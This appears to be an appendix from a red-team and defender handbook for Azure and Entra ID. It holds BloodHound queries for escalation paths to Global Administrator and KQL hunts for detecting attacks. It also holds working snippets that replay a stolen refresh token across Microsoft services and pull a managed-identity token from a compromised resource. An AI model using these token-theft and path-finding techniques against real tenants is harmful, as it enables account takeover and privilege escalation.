IdentityDirectoryEvents	Defender for Identity	On-premises AD activity — DCSync, replication, directory changes
SecurityEvent (4662)	Defender for Identity	Directory-object access on domain controllers and AD FS / DKM
ADFSSignInLogs	AD FS	Federation sign-ins and token issuance
AzureActivity	Azure	Resource control plane — role grants, Run Command, deployments
AzureDiagnostics	Azure	Key Vault and resource diagnostics — secret and key reads
IntuneAuditLogs	Intune	Device management — script and app assignment, enrolment
ADOAuditLogs	Azure DevOps	Pipeline edits, service-connection changes, PAT creation
AlertInfo	Defender XDR	Alerts correlated across every pillar above

The mapping is the pivot key: an alert in one pillar names the table, the table names the pillar, and the pillar's neighbours hold the rest of the chain. This is why the OPSEC boxes weigh visibility by pillar — a technique that is quiet on identity may be loud on the endpoint.

APPENDIX G

Automation & Hunting

Ready-to-run building blocks — attack-path queries, defender hunts, and operating snippets that recur across the handbook.

-
- [Cypher](#) · [KQL](#) · [Python](#) & [bash](#)
-

Attack-path queries — BloodHound / Cypher

Run against an AzureHound collection in BloodHound to turn the directory into paths. The shortest-path query is the first move of almost every escalation in Part IV.

```
// shortest path from an owned principal to Global Administrator
MATCH p=shortestPath((n {owned:true})-[*1..]→(r:AZRole))
WHERE r.displayname = 'Global Administrator' RETURN p

// principals holding the dangerous Graph app roles (Chapter 14, 21)
MATCH (n)-[:AZMGAppRoleAssignment_ReadWrite_Directory|AZMGApplication_ReadWrite_All]→(t)
RETURN n.name, t.name

// service principals that can add their own credentials or reset passwords
MATCH p=(sp:AZServicePrincipal)-[:AZAddSecret|AZResetPassword*1..2]→(t)
RETURN p LIMIT 200
```

Hunting queries — KQL

Sentinel / Defender advanced-hunting queries for the highest-signal techniques in the handbook. Tune thresholds to the environment.

```
// illicit consent – new OAuth grants (Chapter 8)
AuditLogs
| where OperationName has_any ("Consent to application","Add OAuth2PermissionGrant")
| project TimeGenerated, InitiatedBy, TargetResources

// Temporary Access Pass created, then a passkey registered (Chapter 36)
AuditLogs
| where OperationName has "registered security info" and Result == "success"
| where toString(TargetResources) has_any ("TemporaryAccessPass","Fido2","passkey")

// federated identity credential added – secretless backdoor (Chapter 29)
AuditLogs
| where OperationName has "Add federated identity credential"

// mass collection – one principal touching many objects (Parts VII, XIII)
OfficeActivity
| summarize ops=count() by UserId, Operation, bin(TimeGenerated, 1h)
| where ops > 200

// Graph enumeration volume by application (Chapter 34)
MicrosoftGraphActivityLogs
| summarize calls=count() by AppId, bin(TimeGenerated, 5m)
| where calls > 500

// audit logging disabled – defense evasion (Chapter 43)
AuditLogs
| where OperationName has_any ("Set-AdminAuditLogConfig","Set-MailboxAuditBypassAssociation")
or (OperationName has "Update policy" and toString(TargetResources) has "disabled")
```

Operating snippets — Python & bash

Two primitives that recur throughout: roaming a refresh token across the FOIC family, and pulling a managed-identity token from inside an Azure resource.


```
# roam one stolen refresh token across FOCI clients (Chapter 11)
import requests
RT, CLIENT = "<refresh_token>", "<foci_client_id>"
for res in ["https://graph.microsoft.com", "https://outlook.office365.com", "https://api.spaces.skype.com"]:
    r = requests.post("https://login.microsoftonline.com/common/oauth2/v2.0/token",
        data={"grant_type": "refresh_token", "refresh_token": RT,
            "scope": res + "/.default", "client_id": CLIENT})
    print(res, r.json().get("access_token", "")[:24])
```

```
# managed-identity token from a compromised Azure resource (Chapter 30)
curl -s -H "Metadata: true" \
    "http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com/"
```

These are starting points, not a framework — the tooling in Appendix A implements them at scale. The value here is the shape: one shortest-path query, a handful of high-signal hunts, and the two token primitives the rest of the handbook is built on.